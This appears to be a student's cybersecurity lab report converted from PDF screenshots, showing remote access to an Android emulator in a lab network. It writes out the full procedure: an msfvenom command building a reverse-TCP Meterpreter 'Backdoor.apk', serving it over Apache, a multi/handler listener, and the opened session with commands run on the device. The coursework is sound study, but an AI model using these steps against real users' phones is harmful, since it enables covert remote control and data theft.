

Lab – 4

Name : Ishan Aakash Patel

Student ID : 146151238

Course : CYT – 230

Remote Access of Android device using Metasploit

Step 1 : Both Target machine and attacker's machine should be in the same network, so that they can ping each other.

Pinging from kali to android

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.229.135 netmask 255.255.255.0 broadcast 192.168.229.255
    inet6 fe80::95ce:2442:4ede:f922 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a6:42:47 txqueuelen 1000 (Ethernet)
    RX packets 18 bytes 2216 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 35 bytes 4118 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.229.133
PING 192.168.229.133 (192.168.229.133) 56(84) bytes of data.
64 bytes from 192.168.229.133: icmp_seq=1 ttl=64 time=0.476 ms
64 bytes from 192.168.229.133: icmp_seq=2 ttl=64 time=0.490 ms
64 bytes from 192.168.229.133: icmp_seq=3 ttl=64 time=0.917 ms
64 bytes from 192.168.229.133: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.229.133: icmp_seq=5 ttl=64 time=1.01 ms
^C
— 192.168.229.133 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4041ms
rtt min/avg/max/mdev = 0.476/0.788/1.046/0.252 ms

(kali@kali)-[~]
$
```

Na

File Edit View

Name: Ishan Aakash Patel
StudentID: 146151238

Ln 2, Col 21 45 characters 100% Window UTF-8

Pinging from android to kali

```
:/data/user/0/com.termoneplus/app_HOME $ ifconfig
wifi_eth Link encap:Ethernet HWaddr 00:0c:29:0b:67:e2 Driver e1000
        inet6 addr: fe80::20c:29ff:fe0b:67e2/64 Scope: Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:155734 errors:0 dropped:0 overruns:0 frame:0
        TX packets:19011 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:200093617 TX bytes:2161599

lo        Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope: Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:37 errors:0 dropped:0 overruns:0 frame:0
        TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:4634 TX bytes:4634

wlan0     Link encap:Ethernet HWaddr 00:0c:29:0b:67:e2
        inet addr:192.168.229.133 Bcast:192.168.229.255 Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe0b:67e2/64 Scope: Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 TX bytes:0

:/data/user/0/com.termoneplus/app_HOME $ ping 192.168.229.135
PING 192.168.229.135 (192.168.229.135) 56(84) bytes of data:
64 bytes from 192.168.229.135: icmp_seq=1 ttl=64 time=0.510 ms
64 bytes from 192.168.229.135: icmp_seq=2 ttl=64 time=0.602 ms
64 bytes from 192.168.229.135: icmp_seq=3 ttl=64 time=0.457 ms
64 bytes from 192.168.229.135: icmp_seq=4 ttl=64 time=0.571 ms
64 bytes from 192.168.229.135: icmp_seq=5 ttl=64 time=0.554 ms
^C
--- 192.168.229.135 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4125ms
rtt min/avg/max/mdev = 0.457/0.538/0.602/0.058 ms
:/data/user/0/com.termoneplus/app_HOME $
```



Na



File

Edit

View

Name: Ishan Aakash Pat
StudentID: 146151238

Ln 2, Col 21

45 characters

10

Step 2 : Exploitation

2.1 Start postgresql service: `service postgresql start`

2.2 Verify that the android/meterpreter/reverse_tcp payload, is available in Metasploit:

`msfvenom -l | grep android`

```
(kali㉿kali)-[~]
$ sudo su -
[sudo] password for kali:
(kali㉿kali)-[~]
#
(kali㉿kali)-[~]
#
(kali㉿kali)-[~]
# service postgresql start
```

```
(root㉿kali)-[~]
# msfvenom -l payloads | grep android
android/meterpreter/reverse_http
android/meterpreter/reverse_https
android/meterpreter/reverse_tcp
android/meterpreter/reverse_http
android/meterpreter/reverse_https
android/meterpreter/reverse_tcp
android/shell/reverse_http
android/shell/reverse_https
android/shell/reverse_tcp

Run a meterpreter server in Android. Tunnel communication over HTTP
Run a meterpreter server in Android. Tunnel communication over HTTPS
Run a meterpreter server in Android. Connect back stager
Connect back to attacker and spawn a Meterpreter shell
Connect back to attacker and spawn a Meterpreter shell
Connect back to the attacker and spawn a Meterpreter shell
Spawn a piped command shell (sh). Tunnel communication over HTTP
Spawn a piped command shell (sh). Tunnel communication over HTTPS
Spawn a piped command shell (sh). Connect back stager
```

2.3 To generate a reverse meterpreter application enter:

`msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=192.168.229.135`


`R > Desktop/Backdoor.apk`

```
(root㉿kali)-[~]
# msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=192.168.229.135 R > ./Backdoor.apk
No encoder specified, outputting raw payload
Payload size: 73155 bytes
```

The image shows a Kali Linux terminal window on the left and a Notepad++ text editor window on the right. The terminal window displays a series of commands being executed in a root shell: `mkdir /var/www/html/share`, `chmod -R 755 /var/www/html/share`, `chown -R www-data:www-data /var/www/html/share`, and `cp ./Backdoor.apk /var/www/html/`. The Notepad++ window is titled 'Na' and shows the text 'Name: Ishan Aakash Patel' and 'StudentID: 146151238'. The status bar at the bottom of Notepad++ indicates 'Ln 2, Col 21', '45 characters', '100%', 'Window', and 'UTF-8'.

A screenshot showing a Kali Linux terminal window on the left and a Notepad++ text editor window on the right. The terminal window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The command prompt shows a user at the kali machine in the home directory (~) running 'sudo su -'. This switches the user to root. The root user then runs 'service apache2 start'. The terminal output shows '[sudo] password for kali:' followed by the root prompt '(root@kali)-[~]' and the command '# service apache2 start'. The Notepad++ window has a menu bar with 'File', 'Edit', and 'View'. The text area contains the text 'Name: Ishan Aakash Patel' and 'StudentID: 146151238'. The status bar at the bottom of the Notepad++ window shows 'Ln 2, Col 21 | 45 characters | 100% | Window UTF-8'.

```
msf6 > 
```



2.6 In the msfconsole, enter `use exploit/multi/handler` to handle exploits launched outside the framework and issue the following commands in msfconsole: Enter `set payload android/meterpreter/reverse_tcp`, and then enter `set LHOST 192.168.229.135`, and then enter `show options`.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.229.135
LHOST => 192.168.229.135
msf6 exploit(multi/handler) > show options

Payload options (android/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.229.135 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:




| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > 
```




2.7 Enter `exploit -j -z` to start the exploitation

```
View the full module info with the info, or info -d command.




msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.



[*] Started reverse TCP handler on 192.168.229.135:4444
msf6 exploit(multi/handler) > 
```


the mouse pointer inside or press Ctrl+G.




2.8 Go to android emulator, open any browser and then type your attacker's ip/share in the url section and there you will find your apk – Download it and install it on android.







2.9 As soon as you open the apk file in android, go back to your kali machine and sessions will be created and you will have access to the android.



2.10 Perform the commands

```
[*] Started reverse TCP handler on 192.168.229.135:4444
[*] Sending stage (71398 bytes) to 192.168.229.133
[*] Meterpreter session 1 opened (192.168.229.135:4444 → 192.168.229.133:53664) at 2024-08-06 15:48:23 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : localhost
OS            : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture  : x64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter > ipconfig
```

```
Interface 1
```

```
Name       : wlan0 - wlan0
Hardware MAC : 00:0c:29:0b:67:e2
MTU        : 1500
IPv4 Address : 192.168.229.133
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe0b:67e2
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 2
```


```
Name       : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU        : 1452
```

```
Interface 3
```

```
Name       : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:0b:67:e2
MTU        : 1500
IPv6 Address : fe80::20c:29ff:fe0b:67e2
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 4
```

```
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
```



```
File Actions Edit View Help
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452

Interface 3
Name : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:0b:67:e2
MTU : 1500
IPv6 Address : fe80::20c:29ff:fe0b:67e2
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 4
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps

Process List
PID Name User
6773 com.metasploit.stage u0_a79
6975 sh u0_a79
6978 ps u0_a79

meterpreter > 
```

Na

File Edit View

Name: Ishan Aakash Patel
StudentID: 146151238

Ln 2, Col 21 | 45 characters | 100% | Window | UTF-8

Thank you....